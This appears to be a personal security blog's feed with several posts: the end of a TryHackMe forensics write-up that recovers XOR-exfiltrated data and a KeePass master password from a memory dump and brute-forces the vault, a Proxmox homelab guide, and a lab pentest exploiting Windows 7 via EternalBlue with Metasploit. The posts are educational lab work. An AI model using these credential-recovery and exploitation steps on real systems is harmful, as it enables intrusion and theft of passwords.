</code></pre></div></div>

<h3 id="recover-the-memory-dump">Recover the memory dump</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python decoder.py 1337_hex.txt dec_1337.dmp 0x41
</code></pre></div></div>

<h3 id="recover-the-keepass-database">Recover the KeePass database</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python decoder.py 1338_hex.txt database.kdbx 0x42
</code></pre></div></div>

<hr />

<h2 id="6-keepass-memory-forensics">6. KeePass Memory Forensics</h2>

<p>With the reconstructed process dump available, I analyzed the KeePass memory artifact using:</p>

<p><a href="https://github.com/matro7sh/keepass-dump-masterkey">matro7sh/keepass-dump-masterkey</a></p>


<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python poc.py dec_1337.dmp
</code></pre></div></div>

<p>The tool recovered multiple password candidates from memory, but the <strong>first character was missing</strong> from the reconstructed value.</p>

<p>Rather than brute-forcing the entire password space, the recovered partial password dramatically reduced the search space: only the unknown leading character needed to be tested.</p>

<p><img src="/images/thm-extracted/psswd.png" /></p>

<hr />

<h2 id="7-generating-a-focused-wordlist">7. Generating a Focused Wordlist</h2>

<p>To generate candidate passwords, I prepended every printable character to the recovered suffix.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">#!/usr/bin/env python3
</span><span class="kn">import</span> <span class="nn">string</span>

<span class="c1"># Recovered suffix intentionally redacted
</span><span class="n">suffix</span> <span class="o">=</span> <span class="s">"REDACTED"</span>

<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"wordlist.txt"</span><span class="p">,</span> <span class="s">"w"</span><span class="p">)</span> <span class="k">as</span> <span class="n">f</span><span class="p">:</span>
    <span class="k">for</span> <span class="n">char</span> <span class="ow">in</span> <span class="n">string</span><span class="p">.</span><span class="n">printable</span><span class="p">:</span>
        <span class="n">f</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">char</span> <span class="o">+</span> <span class="n">suffix</span> <span class="o">+</span> <span class="s">"</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>

<span class="k">print</span><span class="p">(</span><span class="s">"Wordlist generated: wordlist.txt"</span><span class="p">)</span>
</code></pre></div></div>

<p>This produces a small, targeted wordlist rather than performing a large generic brute-force attack.</p>

<hr />

<h2 id="8-validating-the-keepass-password">8. Validating the KeePass Password</h2>

<p>The final step was to test the candidate list against the reconstructed KeePass database using:</p>

<p><a href="https://github.com/r3nt0n/keepass4brute">r3nt0n/keepass4brute</a></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>./keepass4brute.sh database.kdbx wordlist.txt
</code></pre></div></div>

<p>Once the correct candidate was identified, the database could be opened successfully in KeePass.</p>

<p><img src="/images/thm-extracted/result.png" /></p>

<hr />

<h2 id="investigation-timeline">Investigation Timeline</h2>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>traffic.pcapng
     │
     ├── Protocol triage in Wireshark
     │
     ├── Suspicious HTTP response
     │        │
     │        └── Obfuscated PowerShell payload
     │                 │
     │                 ├── ProcDump KeePass memory
     │                 ├── XOR + Base64
     │                 └── Raw TCP exfiltration
     │
     ├── TCP/1337 ──&gt; memory dump ──&gt; XOR 0x41
     │
     └── TCP/1338 ──&gt; KeePass DB ───&gt; XOR 0x42
                         │
                         ├── Reconstruct artifacts
                         ├── Analyze KeePass memory
                         ├── Recover partial password
                         └── Targeted candidate generation
                                  │
                                  └── Open reconstructed vault
</code></pre></div></div>

<hr />

<h2 id="key-takeaways">Key Takeaways</h2>

<h3 id="1-network-traffic-may-contain-more-than-credentials">1. Network traffic may contain more than credentials</h3>

<p>A packet capture does not need to contain a plaintext password to reveal sensitive information. Exfiltrated databases, process dumps, scripts, and encryption material can be equally valuable to an attacker or investigator.</p>

<h3 id="2-malware-behavior-can-reveal-the-decoding-procedure">2. Malware behavior can reveal the decoding procedure</h3>

<p>The PowerShell payload documented its own transformation chain. By identifying the XOR keys, Base64 encoding, destination ports, and source files, the exfiltrated traffic could be reconstructed deterministically.</p>

<h3 id="3-memory-artifacts-can-undermine-password-protections">3. Memory artifacts can undermine password protections</h3>

<p>The KeePass database remained encrypted on disk, but a memory dump of the running process exposed enough password-related material to significantly reduce the recovery effort.</p>

<h3 id="4-file-signatures-are-useful-validation-points">4. File signatures are useful validation points</h3>

<p>Checking reconstructed output for expected magic bytes such as <code class="language-plaintext highlighter-rouge">MDMP</code> or the KeePass KDBX header is a simple way to confirm that decoding steps were applied correctly.</p>

<h3 id="5-targeted-recovery-beats-blind-brute-force">5. Targeted recovery beats blind brute force</h3>

<p>Once most of the password was recovered from memory, testing only the missing character reduced the problem from a general password-cracking exercise to a tiny candidate set.</p>

<hr />

<h2 id="tools-used">Tools Used</h2>

<table>
  <thead>
    <tr>
      <th>Tool</th>
      <th>Purpose</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Wireshark</strong></td>
      <td>Protocol triage and stream inspection</td>
    </tr>
    <tr>
      <td><strong>TShark</strong></td>
      <td>Raw TCP stream extraction</td>
    </tr>
    <tr>
      <td><strong>Python</strong></td>
      <td>Hex/Base64/XOR artifact reconstruction</td>
    </tr>
    <tr>
      <td><strong>ProcDump</strong></td>
      <td>Identified in attacker script as the memory dumping utility</td>
    </tr>
    <tr>
      <td><strong>keepass-dump-masterkey</strong></td>
      <td>KeePass memory artifact analysis</td>
    </tr>
    <tr>
      <td><strong>keepass4brute</strong></td>
      <td>Candidate validation against the recovered KDBX database</td>
    </tr>
    <tr>
      <td><strong>KeePass</strong></td>
      <td>Final database validation</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="skills-demonstrated">Skills Demonstrated</h2>

<ul>
  <li>PCAP analysis and protocol triage</li>
  <li>HTTP and raw TCP stream reconstruction</li>
  <li>Static analysis of obfuscated PowerShell</li>
  <li>Identification of data-exfiltration logic</li>
  <li>Base64 and XOR decoding</li>
  <li>Python scripting for forensic artifact recovery</li>
  <li>Windows process memory analysis</li>
  <li>KeePass database forensics</li>
  <li>Targeted password candidate generation</li>
</ul>

<hr />

<h2 id="conclusion">Conclusion</h2>

<p>This room was a useful end-to-end network forensics exercise because the answer was not available in a single packet or protocol. Solving it required correlating several pieces of evidence:</p>

<ul>
  <li>the HTTP-delivered PowerShell script,</li>
  <li>its ProcDump behavior,</li>
  <li>the XOR keys,</li>
  <li>two raw TCP exfiltration streams,</li>
  <li>reconstructed memory and database artifacts,</li>
  <li>and finally KeePass memory analysis.</li>
</ul>

<p>The most valuable lesson was that understanding <strong>how the attacker transformed and transmitted the data</strong> made it possible to reverse the entire workflow and rebuild the original artifacts from network traffic alone.</p>

<hr />

<blockquote>
  <p><strong>Note:</strong> This writeup documents a controlled TryHackMe lab environment for educational and portfolio purposes. Credentials and sensitive challenge answers are intentionally redacted.</p>
</blockquote>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="tryhackme" /><category term="extracted" /><category term="cybersecurity" /><summary type="html"><![CDATA[Network forensics writeup covering malicious PowerShell analysis, TCP stream reconstruction, XOR/Base64 decoding, and KeePass memory forensics.]]></summary></entry><entry><title type="html">Homelab P1 - Proxmox Server Setup</title><link href="https://hoangnguyen2809.github.io/homelab1/" rel="alternate" type="text/html" title="Homelab P1 - Proxmox Server Setup" /><published>2026-07-28T00:00:00-07:00</published><updated>2026-07-28T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/homelab1</id><content type="html" xml:base="https://hoangnguyen2809.github.io/homelab1/"><![CDATA[<p>Building a recoverable single-node Proxmox VE foundation for practical home services.</p>

<p>I was bored, wanted to learn more.</p>

<p>Got some hardware available so I guess why not.</p>

<p>In these writeups (this is only the first one), I will document details of what I do in these homelabs.</p>

<p>I want to build stuff for my own home that is practical. Lets go :D</p>

<h1 id="homelab-phase-1-proxmox-server-foundation">Homelab Phase 1: Proxmox Server Foundation</h1>

<h2 id="overview">Overview</h2>

<p>Phase 1 established the base infrastructure for a practical home lab. I deployed Proxmox VE directly on a dedicated physical server, configured stable management networking, cleaned up the package repositories, updated the host, and added external USB backup storage.</p>

<p>The result is a single-node virtualization platform ready for lightweight services such as AdGuard Home and Tailscale.</p>

<h2 id="design-goals">Design goals</h2>

<ul>
  <li>Keep the environment small, understandable, and maintainable.</li>
  <li>Use a Type 1 hypervisor instead of running services directly on a general-purpose OS.</li>
  <li>Separate guest workloads from the Proxmox host.</li>
  <li>Avoid storing the only backup on the same SSD as the host and guests.</li>
  <li>Document deferred security controls instead of pretending they were implemented.</li>
</ul>

<h2 id="hardware">Hardware</h2>

<table>
  <thead>
    <tr>
      <th>Component</th>
      <th>Configuration</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>CPU</td>
      <td>Intel Core i5-7500T, 4 physical cores</td>
    </tr>
    <tr>
      <td>RAM</td>
      <td>16 GB DDR4</td>
    </tr>
    <tr>
      <td>System disk</td>
      <td>Kingston 240 GB SATA SSD</td>
    </tr>
    <tr>
      <td>Backup disk</td>
      <td>USB storage, approximately 128 GB nominal</td>
    </tr>
    <tr>
      <td>Network</td>
      <td>Wired Ethernet</td>
    </tr>
    <tr>
      <td>Virtualization</td>
      <td>Intel VT-x confirmed, VT-d enabled</td>
    </tr>
  </tbody>
</table>

<h2 id="architecture">Architecture</h2>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Physical server
├── Proxmox VE host
│   ├── pve-root       Operating system and local files
│   ├── pve-data       LVM-thin storage for VM/LXC disks
│   └── vmbr0          Bridged LAN interface
└── External USB backup storage
    ├── dump/          Future Proxmox VM/LXC backups
    └── host-config/   Proxmox host configuration archives
</code></pre></div></div>

<h2 id="work-completed">Work completed</h2>

<h3 id="1-hardware-virtualization">1. Hardware virtualization</h3>

<p>I enabled Intel VT-x and VT-d in firmware and validated that the virtualization flags were visible to Linux.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>egrep <span class="nt">-c</span> <span class="s1">'(vmx|svm)'</span> /proc/cpuinfo
lscpu | <span class="nb">grep</span> <span class="nt">-i</span> virtualization
</code></pre></div></div>

<p>This validates the effective configuration, not only the BIOS setting. A non-zero VMX/SVM count confirms that KVM can use hardware-assisted virtualization.</p>

<h3 id="2-bare-metal-proxmox-installation">2. Bare-metal Proxmox installation</h3>

<p>Proxmox VE was installed directly on the internal SATA SSD. I used the ext4/LVM-thin layout because this is a single-disk host with 16 GB of RAM.</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">pve-root</code> stores the host operating system.</li>
  <li><code class="language-plaintext highlighter-rouge">pve-data</code> is the thin-provisioned guest disk pool.</li>
  <li><code class="language-plaintext highlighter-rouge">pve-swap</code> provides swap space.</li>
  <li>The host boots with UEFI.</li>
</ul>

<h3 id="3-static-management-networking">3. Static management networking</h3>

<p>The Proxmox management interface uses a static LAN address on a Linux bridge. Future guests can connect to the same bridge and receive their own LAN addresses.</p>

<p>Operational IP addresses and hardware identifiers are intentionally omitted from this public write-up.</p>

<h3 id="4-repository-cleanup-and-patching">4. Repository cleanup and patching</h3>

<p>I disabled or removed the enterprise and test repositories and enabled the no-subscription repository.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Types: deb
URIs: http://download.proxmox.com/debian/pve
Suites: trixie
Components: pve-no-subscription
Signed-By: /usr/share/keyrings/proxmox-archive-keyring.gpg
</code></pre></div></div>

<p>I then refreshed the package index, upgraded the host, and rebooted.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>apt update
apt full-upgrade <span class="nt">-y</span>
reboot
</code></pre></div></div>

<h3 id="5-backup-storage">5. Backup storage</h3>

<p>I identified the USB device separately from the Proxmox system disk before performing any destructive operation. The USB was configured with a GPT partition table and an ext4 filesystem labelled <code class="language-plaintext highlighter-rouge">PVE-BACKUP</code>.</p>

<p>The filesystem is mounted persistently by UUID:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>UUID=&lt;redacted&gt; /mnt/pve/usb-backup ext4 defaults,nofail,x-systemd.device-timeout=10 0 2
</code></pre></div></div>

<p>The important controls are:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">UUID=</code> avoids relying on changeable <code class="language-plaintext highlighter-rouge">/dev/sdX</code> names.</li>
  <li><code class="language-plaintext highlighter-rouge">nofail</code> allows the host to boot if the USB is missing.</li>
  <li><code class="language-plaintext highlighter-rouge">x-systemd.device-timeout=10</code> prevents a long boot delay.</li>
</ul>

<p>I registered the mount as dedicated Proxmox backup storage:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pvesm add <span class="nb">dir </span>usb-backup <span class="se">\</span>
  <span class="nt">--path</span> /mnt/pve/usb-backup <span class="se">\</span>
  <span class="nt">--content</span> backup <span class="se">\</span>
  <span class="nt">--is_mountpoint</span> 1
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">--is_mountpoint 1</code> is a critical safety control. If the USB is not mounted, Proxmox marks the storage unavailable instead of writing backups into the empty mountpoint directory on the system SSD.</p>

<h3 id="6-host-configuration-backup">6. Host configuration backup</h3>

<p>I created a timestamped compressed archive containing the important host configuration:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">/etc/pve</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/network/interfaces</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/hosts</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/hostname</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/fstab</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/apt/sources.list.d</code></li>
  <li><code class="language-plaintext highlighter-rouge">/etc/vzdump.conf</code>, when present</li>
</ul>

<p>A SHA-256 checksum is stored next to the archive and was verified after creation.</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>host-config/
├── pve-host-config-YYYY-MM-DD-HHMMSS.tar.gz
└── pve-host-config-YYYY-MM-DD-HHMMSS.tar.gz.sha256
</code></pre></div></div>

<p>This is a configuration recovery archive, not a full Proxmox disk image. VM and LXC backups will be handled separately through Proxmox <code class="language-plaintext highlighter-rouge">vzdump</code> jobs.</p>

<h2 id="validation">Validation</h2>

<p>The phase was accepted only after the following checks passed:</p>

<ul>
  <li>Proxmox boots without installation media.</li>
  <li>The web interface remains reachable at the static management address.</li>
  <li>Hardware virtualization is visible to the kernel.</li>
  <li>The no-subscription repository is active and the test/enterprise repositories are not active.</li>
  <li>The host is fully updated and boots normally after the upgrade.</li>
  <li><code class="language-plaintext highlighter-rouge">findmnt</code> confirms that the backup path is backed by the USB filesystem.</li>
  <li><code class="language-plaintext highlighter-rouge">pvesm status</code> reports <code class="language-plaintext highlighter-rouge">usb-backup</code> as active.</li>
  <li>The host configuration archive and checksum exist.</li>
  <li>The checksum verification reports <code class="language-plaintext highlighter-rouge">OK</code>.</li>
  <li>The USB remounts and the Proxmox storage returns to active state after reboot.</li>
</ul>

<h2 id="limitations">Limitations</h2>

<p>The attached USB protects against failure of the internal SSD and many configuration mistakes. It is not an offline or off-site backup because it remains connected to the same host.</p>

<p>A later improvement could add an encrypted copy to a NAS, Proxmox Backup Server, or cloud-compatible storage.</p>

<h2 id="skills-demonstrated">Skills demonstrated</h2>

<ul>
  <li>Bare-metal hypervisor deployment</li>
  <li>Hardware virtualization and IOMMU fundamentals</li>
  <li>Linux block-device identification and safe disk preparation</li>
  <li>GPT partitioning and ext4 filesystems</li>
  <li>Persistent mounts using UUID and <code class="language-plaintext highlighter-rouge">/etc/fstab</code></li>
  <li>Linux bridge and static management networking</li>
  <li>Debian APT repository management</li>
  <li>Proxmox storage administration with <code class="language-plaintext highlighter-rouge">pvesm</code></li>
  <li>Archive integrity validation with SHA-256</li>
  <li>Backup and recovery planning</li>
  <li>Risk-based security scoping and documentation</li>
</ul>

<h2 id="result">Result</h2>

<p><strong>Phase 1 is complete.</strong> The server now has a stable virtualization, networking, update, and backup foundation.</p>

<h2 id="next-phase">Next phase</h2>

<p>Phase 2 will deploy AdGuard Home in an LXC container, assign a reserved LAN address, configure upstream DNS, validate filtering, and then migrate the home network to use it as the primary DNS resolver.</p>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="Proxmox" /><category term="Linux" /><category term="Virtualization" /><category term="Homelab" /><category term="Backup" /><summary type="html"><![CDATA[Building a recoverable single-node Proxmox VE foundation for practical home services.]]></summary></entry><entry><title type="html">Internal Penetration Testing Lab</title><link href="https://hoangnguyen2809.github.io/posts/2025/05/vultest/" rel="alternate" type="text/html" title="Internal Penetration Testing Lab" /><published>2025-05-22T00:00:00-07:00</published><updated>2025-05-22T00:00:00-07:00</updated><id>https://hoangnguyen2809.github.io/posts/2025/05/vultest</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2025/05/vultest/"><![CDATA[<p>Use security tools to exploit Windows 7 &amp; Metasploitable 2</p>


<p><img src="/images/netsett.png" /></p>

<h1 id="active-reconnaissance">Active Reconnaissance</h1>

<ul>
  <li>
    <p>Since all devices connect to the same network. Attacker machine can perform a scan to get the fingerprint of other devices.</p>
  </li>
  <li>
    <p>Kali’s address is:10.0.0.91; (because I already know the address of the target, in this setting, Windows 7 address is 10.0.2.2) I only scan the subnet 10.0.0.91/24 <br />

 <code class="language-plaintext highlighter-rouge">nmap -sn -vv 10.0.0.91/24</code></p>

    <p><img src="/images/nmapresult1.png" /></p>

    <ul>
      <li>An interesting thing is, although my phone’s wifi and network cellular are off. I can still discover its appearance on the network (this is because Wi-Fi remains active in the background for features like: AirDrop, Apple services (e.g., Find My), Auto-reconnect to trusted networks)</li>
    </ul>
  </li>
  <li>
    <p>Getting more information about the targets by finding open ports, MAC Addresses, OS,… with nmap</p>



    <p><img src="/images/scan1.png" /></p>

    <p><img src="/images/scan2.png" /></p>
  </li>
  <li>

    <p>Scanning the Windows machine for known vulnerabilities using Nmap’s vulnerability detection scripts:</p>

    <p><img src="/images/nmapscript1.png" /></p>

    <ul>
      <li>Result shows that Windows 7 is vulnerable to smb-vuln-ms17-010 or remote code execution vulnerability.
The vulnerability is actively exploited by WannaCry and Petya ransomware and other malware.</li>
    </ul>
  </li>
  <li>

    <p>Addition, vulnerability scanner can be used to scan all known vulnerabilites on the Windows machine:</p>

    <p><img src="/images/nessusreport.png" /></p>

    <ul>
      <li>Report also shows that the system is vulnerable to MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution with a critical severity</li>
    </ul>
  </li>
</ul>

<h1 id="metasploit">Metasploit</h1>

<ul>
  <li>

    <p>Knowing that Windows 7 is vulnerable to smb-vuln-ms17-010 and the target also has port 445 opened. With right setup, I can use metasploit to place a meterpreter on the target, and take control over:</p>
    <p><img src="/images/eternalblue.png" /></p>
  </li>

  <li>
    <p>System information shows that we are inside the Windows 7 machine:</p>

    <p><img src="/images/win7.png" /></p>
  </li>
</ul>]]></content><author><name>Hoang Nguyen</name><email>hvnoid3@gmail.ca</email></author><category term="homelab" /><category term="cybersecurity" /><category term="network" /><category term="vulnerabilities" /><summary type="html"><![CDATA[Use security tools to exploit Windows 7 &amp; Metasploitable 2]]></summary></entry><entry><title type="html">Bluehens CTF 2024 Writeups</title><link href="https://hoangnguyen2809.github.io/posts/2024/10/bluehen-ctf/" rel="alternate" type="text/html" title="Bluehens CTF 2024 Writeups" /><published>2024-11-08T00:00:00-08:00</published><updated>2024-11-08T00:00:00-08:00</updated><id>https://hoangnguyen2809.github.io/posts/2024/10/bluehen-ctf-writeup</id><content type="html" xml:base="https://hoangnguyen2809.github.io/posts/2024/10/bluehen-ctf/"><![CDATA[<p>Writeup for OSINT questions I solved in Bluehens CTF 2024</p>

<p>Links: <br />
CTF Platform: (https://bluehens.ctfd.io/)[https://bluehens.ctfd.io/]</p>

<h2 id="open-source-intelligence">Open-Source Intelligence</h2>

